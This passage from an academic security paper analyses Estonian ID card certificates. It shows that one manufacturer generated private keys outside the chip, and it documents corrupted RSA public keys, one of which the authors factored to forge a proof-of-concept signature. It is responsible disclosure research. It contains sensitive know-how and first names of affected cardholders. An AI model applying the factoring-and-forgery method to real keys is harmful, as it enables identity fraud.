Figure 12: Distribution of the MSB of N from initially issued jTOP SLE66-powered ID cards

Since the generation of 2047-bit RSA keys is an anomaly peculiar only to the jTOP SLE66 platform, we can conclude that for the ID cards issued in 2014 the keys have been generated by the platform.

By analyzing the time difference between the `notBefore` fields of the authentication and digital signature certificates, we found convincing evidence that both the keys for the ID cards issued before 2014 and for the ID cards issued in 2014 have been generated by the platform (see Section 5.2).

Apparently, the ID card manufacturing process before 2014 rejected 2047-bit keys to ensure that the certificates contained standards-compliant 2048-bit keys. Such a rejection of 2047-bit keys increased the key generation time by a factor of 1.63, hence increasing the average time of key generation (in case of random e) from 87 to 141 seconds. The slower key generation time may have been the cause for ending the practice of 2047-bit key rejection in 2014.

5.1.4 jTOP SLE66 (PPA renewal)

To fix the flaw in 2011 ID cards (see Section 3), the ID card manufacturer introduced the ID card renewal procedure which can be performed in the PPA customer service points. In the renewal process the old EstEID JavaCard applet was removed and a new applet with new keys and certificates was installed. The renewal was reused later in 2015 to fix an incident with duplicate email addresses specified in the certificates and in 2016 to fix certificates with incorrectly encoded public keys (see Section 3). The renewal of jTOP SLE66-powered ID cards was terminated on 2017-07-01. In total, more than 74 000 jTOP SLE66-powered ID cards were renewed in PPA customer service points.

In contrast to initially issued ID cards, the keys renewed in PPA customer service points have public exponent e set to 65537. These keys show an MSB distribution that is completely different from the keys generated by jTOP SLE66 platform (see Figure 13). Such a distribution is the result of setting the two most significant bits of p and q to 11_2 (see Section 3.2.2 in [33]).




Figure 13: Distribution of the MSB of N from jTOP SLE66-powered ID cards renewed in PPA customer service points

In theory, the EstEID applet version installed in the PPA customer service points could have regenerated the keys until the two most significant bits of p and q were 11_2. This, however, would have increased the key generation time by a factor of 4, increasing the average time of key generation (in case of $e = 65537$) from 33 to 132 seconds. We see no legitimate explanation why this would be done, hence we conclude that these keys were generated outside the smart card. This was likely done to increase the key generation speed and hence the throughput of the PPA renewal service. In fact, the authorities could verify this by looking at the average time that was required to renew jTOP SLE66-powered ID card in PPA customer service point.

According to Table 7 in [33], there are several software libraries which generate keys by setting the two most significant bits of p and q to 11_2. These are: Botan 1.11.29, cryptlib 3.4.3, GPG Libgcrypt 1.6.5, LibTomCrypt 1.17, Nettle 3.2, OpenSSL FIPS 2.0.12, PGP SDK 4 and WolfSSL 3.9.0. OpenSSL 1.0.2g is excluded as the moduli generated by OpenSSL (non-FIPS) are always congruent to 1 modulo 3, which is not the case for the moduli observed in the certificates.

5.1.5 jTOP SLE78

Since the jTOP SLE78 platform was affected by the ROCA flaw (Section 3), it is possible to use the method published in [18] to verify whether the certificates issued for jTOP SLE78-powered ID cards contain keys affected by the ROCA flaw. The method has no false negatives, and the rate of false positives for 2048-bit RSA key is negligible (1 in 2^{713}).

Verification showed that the RSA keys have indeed been generated by the platform. This includes all keys – initially issued, remotely renewed and the keys renewed in PPA customer service points. There were, however, 23 keys that did not have the structure of the vulnerable keys. The possible causes for these anomalous keys are analyzed in Section 6.

5.2 Inferring key generation time from certificate issuance time

While modern computers are able to generate 2048-bit RSA keys in less than a second, RSA key generation in smart card chips requires tens of seconds on average. Since the time spent for key generation can be used to deduce whether the keys have been generated by the slow on-card key generation process, we decided to investigate whether the time spent to generate the keys can be observed from the timing of the certificate issuance.

During the ID card personalization process, if the certificate signing request is submitted to the CA right after the particular (authentication or digital signature) key pair is generated, the time difference between the `notBefore` field of the first and the second ID card certificate will include the time spent on the generation of the second key pair. On the other hand, if in the personalization process the certificate signing requests are submitted together after both key pairs have been generated, the difference in the `notBefore` dates of the certificates will not include the key generation time. To our knowledge this is the first work proposing the use of certificate validity dates as a side-channel to infer key generation time.

We grouped the certificates into pairs belonging to the same ID card if they were issued to the same cardholder in a 24-hour window for the same type of identity document, and looked at the distribution of time differences in `notBefore` validity date.

5.2.1 MICARDO

For all initially issued MICARDO certificates the time part of the `notBefore` validity date in the certificates is set to '00:00:00'. For certificates issued in the certificate renewal process, the `notBefore` field contains different values which seem to correspond to the actual time when the certificates were issued by the CA. The generation of a 1024-bit RSA key on MICARDO platform takes around 15 seconds on average. However, the average time difference between certificate issuance in each month is below 4 seconds. This is, however, expected as certificates are issued after both key pairs have been generated in the MICARDO certificate renewal process.

5.2.2 MULTOS

All certificates for MULTOS-powered ID cards have different values in the `notBefore` field, which likely correspond to the time the certificates were issued. However, the time difference between certificate issuance is a few seconds at best. This is expected because the MULTOS platform was used solely for *digital identity cards*, which are distributed to PPA customer service points with the keys pre-generated (see Section 6.1.2.1 in [35]).

5.2.3 jTOP SLE66 (initially issued)


For the jTOP SLE66-powered ID cards issued up to 2011-07-09 the time part of the `notBefore` validity date in the certificates is set to '00:00:00'. However, starting from 2011-07-11, the `notBefore` date contains different time values which seem to correspond to the time the certificates were issued.

The ID cards with a certificate issuance time difference larger than 2 hours were excluded from the analysis. There were less than 0.32% of such ID cards in each month. These cases are possibly the result of an interrupted card personalization process that was completed at a later time.


The distributions of time differences between issuance of the first and the second certificate grouped by month are shown in Figure 14a (the outliers in the box plots cover $< 5\%$ and $> 95\%$ percentiles). Before 2011-10-06, the time difference between certificate issuance is minimal with the authentication certificate being the first issued certificate close to half of the time. Starting from 2011-10-06, the authentication certificate is the first issued certificate at least 99.88% of the time and the average time difference between the certificate issuance increases significantly.

We see that the distribution of time differences very closely matches the key generation time distribution of the jTOP SLE66 on-card key generation. That is, the distributions observed from November 2011 to January 2014 match the distribution of the RSA on-card key generation when a random public exponent e is used and the key is regenerated when the produced modulus is 2047 bits long (average time 141 seconds). The distributions observed from January 2014 in turn match the distribution of the RSA on-card key generation when a random public exponent e is used, but no rejection sampling method is applied (average time 87 seconds).


The timing observed supports the hypothesis that the keys on the ID cards issued before 2014 and in 2014 have been generated by the jTOP SLE66 platform. The small time differences observed before 2011-10-06 do not allow us to make definitive conclusions about the origins of these keys, however, as the properties of these keys match the properties of keys issued after 2011-10-06, we are inclined to conclude that these keys have also been generated by the platform.



(a) jTOP SLE66-powered ID cards (initially issued)



(b) jTOP SLE66-powered ID cards (PPA renewal)



(c) jTOP SLE78-powered ID cards

Figure 14: Certificate issuance time differences for certificates from the same ID card (by month)

5.2.4 jTOP SLE66 (PPA renewal)

In Section 5.1.4 we already found that the keys for jTOP SLE66-powered ID cards renewed in PPA were not generated by the card. However, to not disregard any possible counterevidence, we also looked at the timing between the authentication and digital signature certificate issuance also for these ID cards (see Figure 14b). We see that the time difference between the issuance of the first and the second certificate varies only slightly. We see that in 2013-02, 2015-08 and 2016-07, some changes were introduced in the PPA renewal process which caused a change in the certificate issuance time differences. Since the time difference is not close to zero and the authentication certificate is the first issued certificate 99.79% of the time, we tend to conclude that the time differences observed include the time spent on key generation and import, and possibly certificate loading in the ID card.

5.2.5 jTOP SLE78

The timing between the authentication and digital signature certificate issuance for jTOP SLE78-powered ID cards is shown in Figure 14c. The *digital identity card* certificates were excluded from the analysis. We see that the timing of certificate issuance matches the distribution of key generation time by jTOP SLE78 platform when $e = 65537$ (average time 13 seconds). This confirms the findings of Section 5.1.5. The average time below 13 seconds, starting from 2016-06, is explained by the introduction of remote ID card renewal on 2016-06-22. In the remote renewal process the certificates are issued after both key pairs have been generated by the card.

5.3 Discussion

The illicit practice of key importing in jTOP SLE66-powered ID card renewals could not have been accident. The EstEID applet had to be specially programmed to implement such a key import functionality.

The fact that the ID card manufacturer was able to use this forbidden feature without it being discovered for years, leads us to the corollary that in an analogous manner the manufacturer could have used the key export feature, retrieving the private keys after they were generated by the chip. It is not clear to what extent the strict industry rules could have been violated.


Large scale abuse of signature keys would be hard to keep secret, while abuse of decryption keys would not. We hope that the intent of the manufacturer was not malicious, and this illicit practice was motivated only by the need to increase the throughput of the PPA renewal service.

It is not clear whether the manufacturer initially understood that generating keys with a random public exponent increases the average key generation time from 33 to 87 seconds (see Figure 15 for distribution). The increase is due to the candidate primes p and q having a larger probability of not being suitable, since a randomly selected public exponent e is likely to have small prime divisors. The rejection of 2047-bit RSA keys increased the average key generation time even more – to 141 seconds. The generation of both ID card key pairs alone, would have extended the renewal process by approximately five minutes on average, and, in worst-case scenarios, even more time as shown in Figure 15b.


For the jTOP SLE78-powered ID cards the worthless practice of using a random public exponent was ended. The average time of 13 seconds (see Figure 16 for distribution) was deemed to be acceptable in the initial key generation process as well as for ID card renewal in PPA customer service points. Later, the switch to ECC using curve P-384 decreased the on-card key generation time to 0.37 seconds on average.

The fact that the same key was imported in two different ID cards renewed in different PPA customer service points suggests that the keys were generated in the manufacturer's backend and imported in the ID card over the Internet. Even if the keys were sent over an end-to-end encrypted channel, the logs and the symmetric card management keys could be used by the manufacturer to recover imported private keys.

The manufacturer's unauthorized modification of the EstEID applet also has far-reaching implications on the validity of digital signatures made with the affected platform. Since this modified version of the EstEID applet never passed the secure-signature-creation device (SSCD) conformity assessment as required by the eSignature Directive 1999/93/EC [36], this ID card platform never had the SSCD status, which is the legal prerequisite for a digital signature to have handwritten signature status.



(a) $e = 65537$



(b) Random 4-byte e

Figure 15: jTOP SLE66: time distribution of 2048-bit RSA key generation (CRT form)




Figure 16: jTOP SLE78: time distribution of 2048-bit RSA key generation (CRT form, $e = 65537$)

5.4 Incident response

After receiving our analysis, the authorities decided to recall the jTOP SLE66-powered ID cards renewed in PPA customer service points. From more than 74 000 renewed ID cards, only 12 500 were still valid.

On 2018-05-17, PPA went public announcing that 12 500 ID cards did not meet the security requirements, because their private keys had been generated outside the chip. These cards would be replaced under warranty and on 2018-06-01 the affected certificates would be revoked. [37]

On the same day, the affected cardholders received email notification to apply for the replacement. The cardholders had to respond, specifying the PPA customer service point where they would collect the new card. As a replacement, the cardholders received jTOP SLE78-powered ID cards with the same expiration date as the original. The replacement card, however, was not issued if the original expiration date was in less than three months. [37, 38]

On 2018-06-01, the certificates of 11 100 non-replaced ID cards were revoked, with 3 300 cardholders waiting to receive the replacement card [39]. The legal basis for certificate revocation was the EITSETA act [40], clause 19 (4) 2): "a possibility of using the private key corresponding to a public key contained in the certificate without the consent of the certificate holder" [41].

We note that even if the authorities had not considered this to be a security issue, there was a non-compliance issue, and hence the certificates could also have been revoked based on the EITSETA act clause 19 (4) 12): "appearance of an error in the certificate or in the data entered in the certificate", as the certificates had not been issued in accordance with the CA's certificate policy referenced in the certificate.

5.5 Claim against the manufacturer

According to PPA, in the internal audit it was found that the state had not asked and was not aware that Gemalto was generating keys outside the card [41]. After receiving our initial analysis, PPA submitted a claim to Gemalto. A response from Gemalto denying violation, however, was only received the night before the announcement for the ID card recall [42].

On 2018-05-18, the day after PPA's announcement, Gemalto announced that PPA's statements were a surprise, and that it had fulfilled the ID card contract and the obligations agreed therein [42]. The state was then put in an unfortunate situation. It was evident that the ID card manufacturer could not be trusted, but contractually they had to produce ID cards until the end of 2018, when the new manufacturer IDEMIA would take over.

On 2018-09-26, after failing to reach an agreement, PPA brought Gemalto to court demanding a contractual penalty in the amount of 152 million EUR for generating keys outside the chip [2]. This claim, however, has to be viewed in context with other ongoing litigations with Gemalto – the PPA's claim of 300 000 EUR from Gemalto for their failure to inform the state about the ROCA flaw [43] and Gemalto's appeal about the results of ID card procurement [44]. The court decisions on these cases are yet to be seen.

6 Certificates with corrupted RSA public keys

In 2012, Heninger et al. [45] published an efficient method for testing RSA public keys for shared prime factors. This method was used to find that 103 RSA keys from Taiwan's Citizen Digital Certificates share prime factors [46]. We used the same method to test the RSA public keys from Estonian ID card certificates for shared prime factors and found several small common factors (e.g., 3, 5, 7) in the output of pairwise GCD computation. By using trial division with small primes we found 14 certificates whose public key moduli could be divided by one or several small factors. Since the public key modulus of 2048-bit RSA is generated by multiplying two distinct random 1024-bit primes, the public key moduli included in the certificates evidently had been corrupted. This corruption seemed to only affect the jTOP SLE78 platform, as all the certificates with the corrupted moduli had been issued for ID cards powered by the jTOP SLE78 platform.

We used the software utility YAFU [47] with the GMP-ECM implementation of the elliptic curve method (ECM) to test all RSA keys in our dataset for small factors. The keys were tested up to t-level[3] t20. This, however, did not find any additional corrupted keys. Two of the corrupted keys had an obvious anomaly – the length of the modulus was 2040 bits. We found one more anomalous 2040-bit modulus in our dataset and by applying more ECM testing to it (about t40) we were able to find a 132-bit prime factor. Later, when Nemec et al. [18] published a method to detect moduli generated by the vulnerable Infineon's key generation algorithm, we were able to identify 8 more presumably corrupted moduli. These were discovered when we observed that these certificates, which according to the certificate revocation date, had been revoked due to the ROCA flaw and hence had been issued for jTOP SLE78-powered ID cards, did not have the structure of ROCA keys. The full set of 23 identified certificates is listed in Table 2.

6.1 Full factorization

The issuance of ID card certificates with corrupted public key moduli means that the cardholders of these ID cards will not be able to use the cryptographic functionality, since the private key that resides in their ID card does not correspond to the public key in the certificate. The corruption of the public key, however, also has critical security consequences. By recovering all the prime factors from the corrupted modulus, it is possible to calculate the corresponding private exponent and perform private key operations with the key. If the modulus has 2048 bits, we can expect to factorize the corrupted modulus efficiently with a probability of 12 – 22% for an arbitrary corruption [48].

[3] T-level is the terminology used to express how much ECM testing the number has received. For instance, the work of t20 implies that the probability of a 20-digit factor being missed by ECM is about $exp(-1) = 37\%$.

No	Date of cert issuance	Cardholder (cert type)	N	Work	N-res	Factors (min / max)	Date of revocation	Corruption of N
1	2014-12-30 08:41:14	Toomas (auth)	2048	t45.76	2048	0	2017-11-03 23:59:59	?
2	2014-12-30 09:57:22	Raja (auth)	*2040*	t54.58	1713	3 (132-bit / 196-bit)	2015-08-26 16:37:53	117th byte missing
3	2014-12-30 16:03:43	Valentina (auth)	2048	t45.76	2048	0	2017-11-03 23:59:59	?
4	2014-12-30 16:05:23	Valentina (sign)	2048	t47.06	2048	0	2017-11-03 23:59:59	?
5	2015-01-05 11:25:19	Raisa (auth)	*2040*	t54.52	1958	4 (3-bit / 38-bit)	2017-06-09 14:07:57	27th byte missing
6	2015-01-27 13:48:40	Lennart (auth)	2048	t54.70	1937	4 (2-bit / 56-bit)	2016-07-01 09:36:57	64th byte changed
7	2015-02-19 09:19:21	Svetlana B. (sign)	2048	t47.47	–	7 (9-bit / 1762-bit)	2017-02-22 10:35:49	160th byte changed
8	2015-03-13 12:27:40	Imre (auth)	2048	t54.55	1895	6 (2-bit / 81-bit)	2015-04-06 13:54:33	?
9	2015-03-13 12:27:45	Imre (sign)	2048	t54.86	1757	7 (2-bit / 133-bit)	2015-04-06 13:54:33	?
10	2015-03-27 09:21:51	Vyacheslav (sign)	2048	t54.75	1808	9 (7-bit / 110-bit)	2017-06-09 14:17:20	71st byte changed
11	2015-06-01 12:07:45	Svetlana S. (auth)	*2040*	t54.54	1924	2 (25-bit / 92-bit)	2017-06-09 14:18:39	254th byte missing
12	2015-07-21 12:52:10	Rasmus (auth)	2048	t56.46	1844	4 (3-bit / 161-bit)	2017-06-09 14:21:50	254th byte changed
13	2015-08-06 14:18:44	Armand (sign)	2048	t54.42	1884	7 (11-bit / 50-bit)	2016-01-07 13:54:10	254th byte changed
14	2015-09-11 12:30:06	Paul (sign)	2048	t54.29	1973	4 (2-bit / 69-bit)	2017-06-09 14:23:09	230th byte changed
15	2015-11-04 11:27:25	Vambola (auth)	2048	t55.00	1604	6 (2-bit / 172-bit)	2017-06-09 14:50:32	87th byte changed
16	2015-12-02 10:10:37	Erki (sign)	2048	t54.34	2011	2 (2-bit / 35-bit)	2017-06-09 14:51:51	254th byte changed
17	2016-01-18 09:07:15	Pentti (auth)	2048	t46.44	2048	0	2017-11-03 23:59:59	?
18	2016-05-10 10:13:54	Laura (auth)	2048	t56.49	2002	5 (3-bit / 17-bit)	2017-06-09 14:53:29	92nd byte changed
19	2016-06-20 10:29:55	Ilja (auth)	2048	t54.58	1819	9 (2-bit / 124-bit)	2017-06-09 14:54:41	128th byte changed
20	2017-06-16 14:13:04	Vladislav (auth)	2048	t45.76	2048	0	2017-11-03 23:59:59	MSB as a minimum
21	2017-06-16 14:13:26	Vladislav (sign)	2048	t45.99	2048	0	2017-11-03 23:59:59	?
22	2017-06-16 16:28:30	Pirgit (auth)	2048	t45.86	2048	0	2017-11-03 23:59:59	MSB as a minimum
23	2017-06-16 16:28:55	Pirgit (sign)	2048	t45.73	2048	0	2017-11-03 23:59:59	MSB as a minimum

Table 2: Corrupted public keys from jTOP SLE78-powered ID card certificates. *N:* modulus length in bits. *Work:* amount of work done to factorize modulus. *N-res:* residual length of modulus after known factors removed. *Factors:* number of factors found and length of minimal / maximal factor found.

We were able to fully factorize one of these corrupted public keys – the key issued in digital signature certificate to Svetlana B. The modulus consisted of 7 factors (9-bit, 15-bit, 21-bit, 39-bit, 53-bit, 153-bit and 1762-bit). The probabilistic YAFU ECM factorization process took 60 hours (work t40.80) on a Core i5-6260U@1.8GHz CPU using 2 cores. We calculated the private exponent d in the RSA multi-prime setting and, as a proof-of-concept, successfully forged a digital signature on an empty file. The digital signature, as expected, passed validation by the state-provided digital signature verification software (see Figure 17).




Figure 17: Digital signature forged using factorized key of Svetlana B.

6.2 Incident response

We informed RIA about the corrupted public keys and the successful factorization of Svetlana's key in the meeting on 2017-02-06. At that time, 8 out of 15 initially identified certificates were already revoked, possibly because the cardholders found that the cryptographic functionality did not work and applied for a new card.

On 2017-02-22, the certificates of Svetlana's ID card were suspended. In the meantime, RIA performed computations using their resources to verify our findings and to identify more corrupted keys in the full certificate database.

Only on 2017-06-09, the certificates of affected ID cards (including those of Svetlana) were revoked and PPA, under warranty, issued the cardholders new ID cards. Since the defect in the chip could not be excluded, the replacement ID card was also issued to Lennart, who on 2016-07-01, in a PPA customer service point, had already successfully renewed his keys using the renewal procedure intended for replacement of certificates with incorrectly encoded public keys.

Since the source of the corruption was not known, as a measure, trial division with small primes was implemented to discover corrupted moduli in the ID card production process. Unfortunately, as the corrupted key of Raja shows, the smallest factor of the corrupted key can be quite large and hence cannot be discovered by this method.

The risk was finally mitigated on 2017-11-03, when all RSA keys of jTOP SLE78-powered ID cards were revoked due to the discovery of the ROCA flaw, and manufacturing of jTOP SLE78-powered ID cards switched to ECC keys. A similar corruption cannot also be excluded for ECC keys, however, we have verified that all ECC keys in our dataset have EC points that are on the curve, and a random corruption resulting in the EC point that is on the curve will not provide advantage in deriving the corresponding private key.

It is important to note that the anomaly of 2040-bit RSA moduli had already been discovered by the manufacturer in August 2015, as new ID cards, with the expiration date of the original cards, were produced for 2 out of the 3 cardholders (Raja and Svetlana S.) on 2015-08-24 and 2015-09-04. For unknown reasons the case of Raisa was missed by the manufacturer. For her, the replacement ID card was only issued on 2017-06-09 after we informed the authorities of the corrupted public keys.

In 2015 the case was not handled as a security issue, since the certificates containing the corrupted keys were revoked only after the cardholders visited PPA to obtain the replacement card. This is yet another example of a serious anomaly in the ID card production process being mitigated by simply issuing a replacement ID card, without finding the root cause and without analyzing its scale and security impact.

6.3 Cause of data corruption

After Nemec et al. [18] published a method to detect moduli vulnerable to the ROCA attack, we tried to recover the corrupted moduli by modifying the modulus until the ROCA key detection test returned a positive result. We were able to successfully recover the corruption for 13 keys. We found that in the case of 2040-bit RSA moduli, the byte `0x81` (10000001_2) was missing in different positions for each modulus. In the case of 2048-bit RSA moduli, the byte `0x80` (10000000_2) in different positions for each modulus, was replaced with byte `0x00` (00000000_2). We did an exhaustive search modifying up to 4 bits in any bit position and modifying up to 3 bytes in any byte position, but were not able to recover corruption for any additional keys.

The corruption of the public key could have occured at any point up to its inclusion in the certificate. The corruption could have also occured due to a fault in the chip, for example, the chip failing to generate or correctly store the generated key under some specific operational conditions (such as temperature or voltage). We note, however, that these security chips are claimed to implement a set of measures to detect and prevent corruption even when the chip is under hostile environmental conditions [49].

We contacted Lennart, the owner of the affected ID card, who then shared a screenshot he had sent to the ID card customer support on 2016-01-15, showing a Mozilla Firefox 43.0.4 error message "Peer reports failure of signature verification or key exchange (`SSL_ERROR_DECRYPT_ERROR_ALERT`)" that appeared after trying to perform TLS client certificate authentication to a server. This error means that the ID card was able to produce a signature, but the server failed to verify the signature using the corrupted public key from the authentication certificate.

The signature was likely created using a valid private key, since the private key operations in CRT form do not use the modulus, but p and q. Had p or q been corrupted, the modulus (which is the product of p and q) would be more severely corrupted than a single bit change as we found above. The existence of valid RSA private keys on these cards does not exclude the possibility that the corruption of the modulus occured while the modulus was being read or written in the memory. The lost byte in the 2040-bit moduli case, however, is difficult to explain by memory corruption inside the chip.

In summer 2018, we contacted Infineon to ask whether they had heard of similar incidents with the product, and if not, would they completely rule out the possibility that the corruption could have ocurred due to a fault in the chip. To cite Infineon: "We are not aware of any process within our system (neither software nor hardware) that could result in such a change." [50].

Without any additional evidence available, we put forward the hypothesis that the corruption occured in the manufacturer's personalization line during the communication between the card and the reader. The lost byte in the case of 2040-bit moduli could be explained by retransmission failure of an incorrectly received byte in the APDU transmission over byte-oriented T=0 protocol. For 4 out of the 13 moduli, for which the corruption was recovered, we see that the 254th byte (the second most significant byte) of the moduli had been corrupted. In case of T=0 protocol, this would correspond to the second character transmitted after the procedure byte, assuming that a 256-byte modulus was returned by the chip in a single APDU response. Since the manufacturer's personalization line uses special-purpose hardware, such faults cannot be ruled out.

6.4 Prevention and detection measures

In traditional PKI deployments, the risk of including a corrupted public key in the certificate is mitigated by employing the PKCS#10 [51] standard that requires the certificate signing request (CSR) to be signed using the corresponding private key. In this case, the CA considered this requirement un-

necessary, relying on publicly undocumented organizational measures, which the manufacturer is required to implement to ensure the manufacturer's possession of the corresponding private key (Section 3.2.1.1 in [32]). As we now see, these unknown organizational measures, in practice, proved to be insufficient to provide the assurance a signed CSR would have provided.

Regardless of whether the moduli were corrupted inside the chip or in the transmission from the chip, the lesson here is that even for personalization performed in a trusted environment, the integrity of critical APDU data should be protected by transmitting it over a MAC-protected secure channel. Had this been the case, the source of the corruption would have been located with cryptographic precision.

To avoid this and other personalization faults where a wrong certificate or a certificate with an incorrect public key is loaded into the card, the card should perform an internal sign-verify sanity check to verify that the public key in the loaded certificate corresponds to the private key the card stores.

6.5 Valid RSA moduli from unknown source

We put forward the hypothesis that the 4 certificates issued for the ID cards of Vladislav and Pirgit, actually do contain valid RSA keys, but these keys have not been generated by the corresponding ID cards.

We base this hypothesis on the fact that contrary to all other certificates from Table 2, these certificates have been issued in the certificate renewal process in a PPA customer service point and not in the initial ID card personalization process. We see that 3 of these keys have MSBs of modulus that are not in the range 144–168 generated by jTOP SLE78 platform, but all 4 are in the range 144–255, which corresponds to the range for RSA keys generated by the manufacturer outside the ID card (Section 5.1.4).

It seems that due to some unknown failure, for these ID cards, the manufacturer's backend performed the renewal process assuming that they are powered by the jTOP SLE66 platform. The keys were generated and corresponding certificates were activated without detecting that the renewal process (including the key import) was not successful. Without any other evidence available, we will only be able to prove or disprove this hypothesis once factorization of these moduli becomes feasible.

7 Discussion and conclusions

All the issues, except for the manufacturer's decision to breach the security requirements by generating keys outside the ID card, could have been avoided by improved security engineering practices. While the flaws of duplicate public keys and corrupted public keys were discovered by the manufacturer, they were not sufficiently investigated and led to repeated incidents.

In the context of eIDAS, key management is the responsibility of the CA. The fact that the manufacturer's malpractice was not discovered in the internal and external audits of the CA shows the limited level of assurance these audits provide.

Compliance violations are also frequent issues among web browser CAs [52]. The browser vendors, however, require CAs to publish detailed reports of discovered violations thereby forcing CAs to investigate the incidents and improve their practices [53, 54]. In the event CAs show lack of trustworthiness, they can be distrusted by the browsers [55].

Similarly, the EU member states are required to establish supervisory bodies exercising state supervision over trust service providers' compliance to the requirements of eIDAS. In the case of the Estonian ID card, applying coercive measures might be hindered by the fact that the ID card manufacturer (and hence the CA) is the government's contractual partner on which the state is dependent until at least the 5-year ID card manufacturing contract expires. Nevertheless, the findings of this work show that the state cannot rely on the security guarantees provided in the ID card manufacturing contract and instead should seek effective means of oversight, either through public policy or the terms of ID card manufacturing contract.

